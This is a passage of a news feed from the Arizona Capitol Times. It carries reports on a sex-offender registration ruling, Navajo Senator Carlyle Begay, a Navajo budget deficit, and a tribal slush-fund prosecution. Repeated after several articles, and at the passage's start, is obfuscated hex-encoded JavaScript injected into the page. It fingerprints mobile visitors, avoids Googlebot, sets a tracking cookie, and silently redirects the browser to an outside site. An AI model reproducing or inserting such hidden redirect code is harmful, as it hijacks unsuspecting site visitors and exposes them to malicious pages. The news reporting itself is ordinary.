)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post Navajo Nation parks open during federal shutdown first appeared on Arizona Capitol Times.
]]>The post Arizona ruling: Reach of sex offender law is limited first appeared on Arizona Capitol Times.
]]> An Arizona appellate court has ruled that Native Americans living on tribal reservations generally can’t be prosecuted under state law for failing to register as sex offenders.
The state Court of Appeals said a Navajo man living on the tribe’s reservation was arrested by a Coconino County sheriff’s deputy off the reservation in 2010.
The man was charged with failing to register as a sex offender because he had been convicted of sexual assault in the late 1980s.
However, the appeals court said federal law on sex offenders pre-empts the Arizona law requiring registration.
Under the ruling, Arizona’s law applies to reservation residents only under limited circumstances, such as a tribe delegating its authority to the state.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post Arizona ruling: Reach of sex offender law is limited first appeared on Arizona Capitol Times.
]]>The post Senator Carlyle Begay’s goal: to give a stronger voice to tribes first appeared on Arizona Capitol Times.
]]>
The newest senator from northern Arizona brings a different perspective to the Senate, one that is in large part guided by an upbringing as a Navajo and the unique needs of the state’s rural areas.
Carlyle Begay, D-Ganado, replaces Jack Jackson Jr., as the senator from Legislative District 7 and takes up the burden of pushing the interest of Arizona’s tribal communities at the Capitol. The disconnect between the Capitol and the tribes is not an easy hurdle, noted Jackson.
“Growing up on the reservation, there’s different types of relationships between the tribes and the state. How do you bring all that into play on the state level certainly (is) an ongoing thing,” said Jackson, now a liaison between the Obama administration and tribal communities. “A lot of my colleagues there at the Legislature do not know about tribes, and do not know about tribal issues.”
Begay acknowledged that disconnect in a recent interview, noting that his first priority, “regardless of legislation, is really trying to build a bridge and develop relationships with the different stakeholders in my district.”
“And I would probably speak more on behalf of the tribes when I say that, because the tribes have historically really had no relationship with the state Legislature,” Begay said.
With a political stance strongly rooted in rural areas, lawmakers from LD7 also tend to be more moderate than their Democratic colleagues from urban Arizona, said lobbyist Barry Aarons, who counts Rep. Albert Hale, D-St. Michaels, among the more centrist in caucus.
That also means Begay may be more willing than other Democrats to bend in order to pursue his own legislative agenda.
“A lot of the tribal folks are very willing to horse trade,” Aarons said. “There are majority leaders and presidents who have gone to tribal members and offered policy in exchange for looking for a Democratic vote or two.”
Begay has already shown a willingness to bend, if not break, as he acclimates himself to the Capitol. He was, by his own admission, maybe the only Democrat on the agenda at a GOP-led community hearing on the Environmental Protection Agency’s order for pollution reduction measures at the Navajo Generating Station. And he’s still molding his opinion on such issues as gun control and SB1070, frequent targets of Democrats at the Capitol.
The debate over the generating station, which employs many from the Navajo Nation, is a critical one for Begay because he must balance the need for jobs in tribal communities with the Democratic arguments for clean energy. Operators of NGS argue that the EPA’s order could shutter the power plant.
“This is a debate that has to be in the middle,” Begay said. “I do understand the environmental concerns and share those… but I feel like any short term decisions need to have long term discussions.”
As for other issues like immigration and gun control, Begay will learn as he goes. The senator said he’s eager to meet with colleagues on both sides of the aisle to discuss those issues.
“Perhaps he hasn’t really had an opportunity to think of it in that manner, as far as an elected official goes,” Jackson said. “I’m sure he’ll get pretty caught up to speed on that.”
Begay may not have an ally in Hale, another lawmaker representing tribal communities who would traditionally align with his LD7 Senate counterpart. Hale has challenged Begay’s appointment to the Senate, claiming Begay is in fact a resident of Gilbert and does not meet the residency requirements for office.
Officials with the Apache County Attorney’s Office and the Arizona Attorney General’s Office are reviewing the matter.
The post Senator Carlyle Begay’s goal: to give a stronger voice to tribes first appeared on Arizona Capitol Times.
]]>The post Navajo Nation erases $22M budget deficit first appeared on Arizona Capitol Times.
]]>The Navajo Nation has erased what once was a more than $22 million budget deficit.
Tribal Council Budget and Finance Chairman LoRenzo Bates says tribal officials had expected to make up the deficit later this year. But he says unanticipated revenue made that possible even earlier.
Bates says the tribe recently received a $50 million settlement payment from a coal company that mines on the reservation. The tribe had sued Peabody Energy, contending it conspired with others to cheat the tribe out of hundreds of millions of dollars in coal royalties.
Bates says the tribe’s rainy-day fund now stands at $32 million.
Tribal law requires the fund maintain a balance of 10 percent of the previous year’s budget, which is $16 million. Anything over that is available to spend.var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post Navajo Nation erases $22M budget deficit first appeared on Arizona Capitol Times.
]]>The post Navajo VP charged in slush fund investigation first appeared on Arizona Capitol Times.
]]>
A Navajo presidential candidate and his running mate are among tribal officials charged in an investigation of slush funds just weeks before the November election.
Tribal Vice President Ben Shelly pleaded not guilty Thursday to tribal charges of fraud, conspiracy and theft. Each misdemeanor count carries a penalty of up to a year in jail and $5,000 if convicted.
His running mate, council Delegate Rex Lee Jim, also is charged in the probe.
The tribe’s Department of Justice announced Wednesday that criminal complaints had been filed against an unspecified number of people alleging conspiracy, fraud, abuse of office, forgery and theft in the management of Tribal Council discretionary funds. Eighteen former and current Navajo lawmakers were on the docket to be arraigned Thursday, though not all had been formally served with the complaints.
Court documents allege that Shelly, a former 16-year lawmaker, conspired with six others to benefit himself and his immediate family, including his wife, grandchildren and a sister, in 2005 and 2006.
On four occasions, Shelly filed applications for discretionary funds on behalf of his family and personally approved the requests, a complaint alleged. Tribal ethics and rules laws have limits on the value of gifts lawmakers can receive and prohibit engaging in conflicts of interest.
“While Navajo constituents often went without, Mr. Shelly and his co-conspirators took care of their own and ensured each family member would receive funds to which it was not entitled,” a complaint read.
The charges are likely to hurt Shelly’s chance at becoming the only tribal vice president elected to the top position. He faces Lynda Lovejoy, who is seeking to become the tribe’s first female president, in the Nov. 2 election.
“It’s very untimely,” said Shelly campaign spokesman Deswood Tome. “We want to be very open about this and we want the people to know this has taken place a�� that’s important.”
Tome said each payment will be scrutinized to determine if it was for a legitimate emergency or hardship. He said at least $500 of the $8,850 Shelly is alleged to have received was from five council members who helped him with burial expenses when his mother died in 2006.
Police served some delegates with the complaints just before they convened for the fourth day of their fall session in the tribal capital of Window Rock. A tribal court judge postponed some of the arraignments until next week when the council would be in recess.
The delegates in the council chambers went into executive session Thursday morning to discuss the implications of the complaints.
The Tribal Council called for a special prosecutor last year to look into the tribal president’s relationship with two companies that had operated on the reservation. The Navajo attorney general accepted that request but also expanded the probe to include the council’s use of discretionary funds, to the surprise of the council.
Navajo Attorney General Louis Denetsosie has said allegations of improper payments from lawmakers to family members of legislative branch employees had raised serious concerns about whether a few elected officials have betrayed the public’s trust.
The council, and the Office of the President and Vice President receive millions of dollars a year through supplemental budget appropriations to dole out to elderly Navajos on fixed income, college students, organizations in need or Navajos looking for emergency funding.
Alan Balaran was hired as the special prosecutor earlier this year. His duties later were expanded to include a tribal ranch program, and discretionary funds given to the tribal president’s and vice president’s office.
Balaran declined to comment on the investigation.
var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
The post Navajo VP charged in slush fund investigation first appeared on Arizona Capitol Times.
]]>